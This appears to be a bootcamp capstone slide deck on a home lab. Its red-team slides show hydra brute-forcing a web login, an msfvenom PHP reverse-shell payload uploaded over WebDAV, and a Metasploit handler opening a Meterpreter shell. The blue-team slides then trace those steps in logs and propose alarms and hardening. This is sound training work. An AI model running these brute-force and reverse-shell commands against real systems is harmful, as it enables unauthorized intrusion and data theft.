



Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



The background of the slide is a dark red, almost black, geometric pattern composed of numerous triangles and polygons of varying shades of red and maroon, creating a complex, low-poly aesthetic.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	Runs Microsoft Hyper-V Manager to access other 3 VMs
Kali	192.168.1.90	VM to attack from Preloaded with pentesting tools such as netdiscover, hydra, Metasploit tools msfvenom and msfconsole
ELK	192.168.1.100	VM which runs ELK stack Collects logs from Capstone VM Visualization through Kibana
Capstone	192.168.1.105	VM to attack Runs Apache Web Server Has an installed WebDAV device

Recon: Linux Commands Used to Obtain Target Info

Netdiscover used to scan network; nmap used to scan ports and services

Output from netdiscover -r 192.168.1.0/24:

```
3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 126
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	00:15:5d:00:04:0d	1	42	Microsoft Corporation
192.168.1.100	4c:eb:42:d2:d5:d7	1	42	Intel Corporate
192.168.1.105	00:15:5d:00:04:0f	1	42	Microsoft Corporation

Port scan of target computer, 192.168.1.105, the web server named Capstone:

Note open ports →

```
root@Kali:~# nmap -sV 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-04 20:46 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00049s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.57 seconds
```

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Path Traversal Vulnerability leading to Sensitive Data Exposure (CWE-22: Improper Limitation of a Pathname to a Restricted Directory)	Able to navigate to website subfolders without having their URLs	Attackers are able to hone in on web pages and file servers which contain sensitive data
Weak Password Vulnerability enabling Brute Force Vulnerability (CWE-521: Weak Password Requirements)	Weak passwords can be cracked by off-the-shelf software	Attackers are able to gain access to password-protected web page and file server data
Local File Inclusion (LFI) Vulnerability (CWE-434 Unrestricted Upload of File with Danger Type, e.g., CVE-2005-1868)	LFI allows upload and execution of PHP reverse shell malware	Sensitive data is visible on web server and exfiltrated from file server

Exploitation: Path Traversal Vulnerability

01

Tools & Processes

The 192.168.1.105 website provides links to subfolders, but it is also possible to type additional subfolder names into the browser URL bar.

02


Achievements

Able to access 192.168.1.105/company_folder/s/secret_folder and 192.168.1.105/webdav, but both are password protected.


03

An online text file mentions a secret_folder

Output from dirb command shows access to /webdav



```
---- Scanning URL: http://192.168.1.105/ ----
+ http://192.168.1.105/server-status (CODE:403|SIZE:278)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)
```



Exploitation: Weak Password Vulnerability

01

Tools & Processes

hydra was able to brute-force the correct password for user "ashton."

CrackStation was able to decrypt the password for user "ryan."


02

Achievements

With Ashton's credentials, we found an encrypted password for Ryan.

With Ryan's credentials, we obtained access to the WebDAV file server.

03



Hydra is a parallelized password cracker which supports many protocols including http-get. Ashton's password was found in the 10,128th attempt out of 14,343,399.

```
root@kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -f 192.168.1.105 http-get */company_folders/secret_folders*
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-12 11:28:06
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:/p:14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.1.105:80/company_folders/secret_folder
[STATUS] 8801.00 tries/min, 8801 tries in 00:01h, 14335598 to do in 27:09h, 16 active
[00][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-12 11:29:16
```

Exploitation: Local File Inclusion Vulnerability - Part 1

01

Tools & Processes

Created a malicious PHP payload using msfvenom.

Manually uploaded the payload to the WebDAV file server.


02

Achievements

The PHP file created with msfvenom is now on the target machine, ready to be exploited..

(continued on next slide...)

03



```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.105 lport=4444 -f raw -o temp.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes
Saved as: temp.php
```

The payload uses pre-canned reverse tcp code and specifies the attacking server and a port to use.

Exploitation: Local File Inclusion Vulnerability - Part 2

01

Tools & Processes

The Metasploit console is configured to execute the payload. Once the command to exploit is given, the meterpreter shell is launched on the attacked computer.

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):



| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
| ---- | -----           | -----    | -----       |



Payload options (php/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| ----  | -----           | -----    | -----                                              |
| LHOST | 192.168.1.90    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id   | Name            |
|------|-----------------|
| ---- | -----           |
| 0    | Wildcard Target |


```

02

Achievements

Establishment of the connection between the attacking and attacked host enables access to and exfiltration of company-confidential data

```
msf5 exploit(multi/handler) > exploit


[*] Started reverse TCP handler on 192.168.1.90:4444

[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:56572) at 2022-07-05 11:34:26 -0700

meterpreter > ls
meterpreter >
Listing: /var/www/webdav
```


Meterpreter executes on the target computer and can be used to navigate and exfiltrate data.

03



```
meterpreter > ls
Listing: /var/www/webdav
*****
Mode                Size      Type       Last modified    Name
-----
100777/roexecrwx   43       file       2019-05-07 11:19:55 -0700  passed.dav
100644/rw-r--r--  1113     file       2022-07-05 10:46:37 -0700  temp.php


meterpreter > shell
Process 2116 created.
Channel 0 created
python -c 'import pty; pty.spawn("/bin/bash")'
--data$server1:/var/www/webdav$
```



Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan




- A port scan occurred between 6:08:50 and 6:09:30 PM on July 12, 2022.
- 24,204 packets were sent from Kali to Capstone, 2 packets for each of the 10,102 ports that were scanned
- That this was a port scan was indicated by the large number of requests in a short time, all coming from a single source port and varying destination ports

Analysis: Finding the Request for the Hidden Directory




- 21 requests were made to various pages on the 192.168.1.105 website, and they occurred between 5:37:45 and 5:39:30 PM on July 12, 2022
- HTTP responses for attempted accesses to the /company_folders/secret_folder were all unauthorized

Analysis: Uncovering the Brute-Force Attack




- There were 16,341 attempted logins to /company_folders/secret_folders in the brute-force attack
- All failed (status code == 401) except for the last one which succeeded (status code == 200)

Analysis: Finding the WebDAV Connection



- There were numerous accesses to the WebDAV file server in the logs
- Most were PROPFINDs, which is a method used to access resources from WebDAV devices
- This screenshot also captures the PUT request where the attacker uploads the payload

Analysis: Identifying the Reverse Shell Exploit - Part 1




- Logs detected network packet transfer on the 4444 port from the attacking host to the target web server around 6:07 PM
- This is likely when the attackers began the reverse shell exploit

Analysis: Identifying the Reverse Shell Exploit - Part 2



- Around 6:50:58 PM packets begin to flow from the attacked web server to the attacking host
- These are evidence of the reverse shell exploit in progress



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Dealing with Port Scans

Alarm

Port access is fundamental to internet use so port scans should not set off alarms for commonly used ports.

That said, it may be useful to analyze:

- which source IP address is sending scan requests
- which ports they are finding to be open
- whether the port scans are affecting system performance

If system degradation is detected, alarms should be set just above that threshold.

System Hardening

Regularly running port scanners on servers to ensure security is essential. In particular, one should ensure that:

- only necessary ports are open
- software running on those open ports is up-to-date
- sensitive data that needs to be accessed through these ports is only accessible after proper authentication
- informational logs with port scan activity are checked periodically

Mitigation: Finding the Request for the Hidden Directory

Alarm

Access to hidden directories should be blocked through firewalls.

As an additional safety measure, alarms can be set to trigger when there is any access to these directories, i.e., the threshold should be 0.

Rules should exempt access by users who need regular access to these directories.

System Hardening

In addition to setting up firewalls and alarms as just described, web software should be refactored to:

- validate every input
- only allow access to specific subfolders
- generate an error if typed-in URLs don't exactly match expectations

Capstone should also make it someone's responsibility to ensure that there are no mentions of hidden directories on websites.

Mitigation: Preventing Brute-Force Attacks

Alarm

Alarms should be set to detect high numbers of login attempts in a given amount of time, i.e., that could only come from an automated source (vs. a user legitimately logging in).

The threshold what that number of login attempts should be and over what time could be determined by examining maximum logins/time for normal usage.

A suggested trigger is to allow 10 login attempts per 5 minute period after which a user needs to be re-authenticated.

System Hardening

The brute-force attacks on Capstone were enabled by simple usernames and passwords.

Capstone should

- switch to more complex usernames (not first names or email addresses)
- require complex passwords
- require multi-factor authentication
- add time-based lock out protocols

Mitigation: Detecting the WebDAV Connection

Alarm

Access to WebDAV devices could be secured in the same way as hidden directories are:

- through firewalls blocking access from all but authorized users
- setting alarms for access by those who aren't authorized (in case the firewalls fail)
- logging all access for spot checking access

The threshold for an alarm should be 0.

System Hardening

Capstone system administrators should secure the WebDAV with SSL and 2FA.

If that isn't possible, Capstone should consider using other products with better security.

Mitigation: Preventing Future Reverse Shell Exploits

Alarm

The reverse shell exploit could have been blocked at many stages:

- when a php file was copied onto the WebDAV device
- when a non-essential port (port 4444) was allowed to be open
- when network traffic was observed going over that non-essential port

Alarms could be set for file copies into WebDAV devices, as well as for network traffic over non-essential ports as previously described, with a threshold of 0.

System Hardening

Malware can best be blocked by:

- regularly scanning one's servers for vulnerabilities
- keeping third party software up-to-date
- making usernames and passwords harder to crack
- looking at header information of incoming AND outgoing traffic and only allow those signed by trusted Certificate Authorities

*The
End*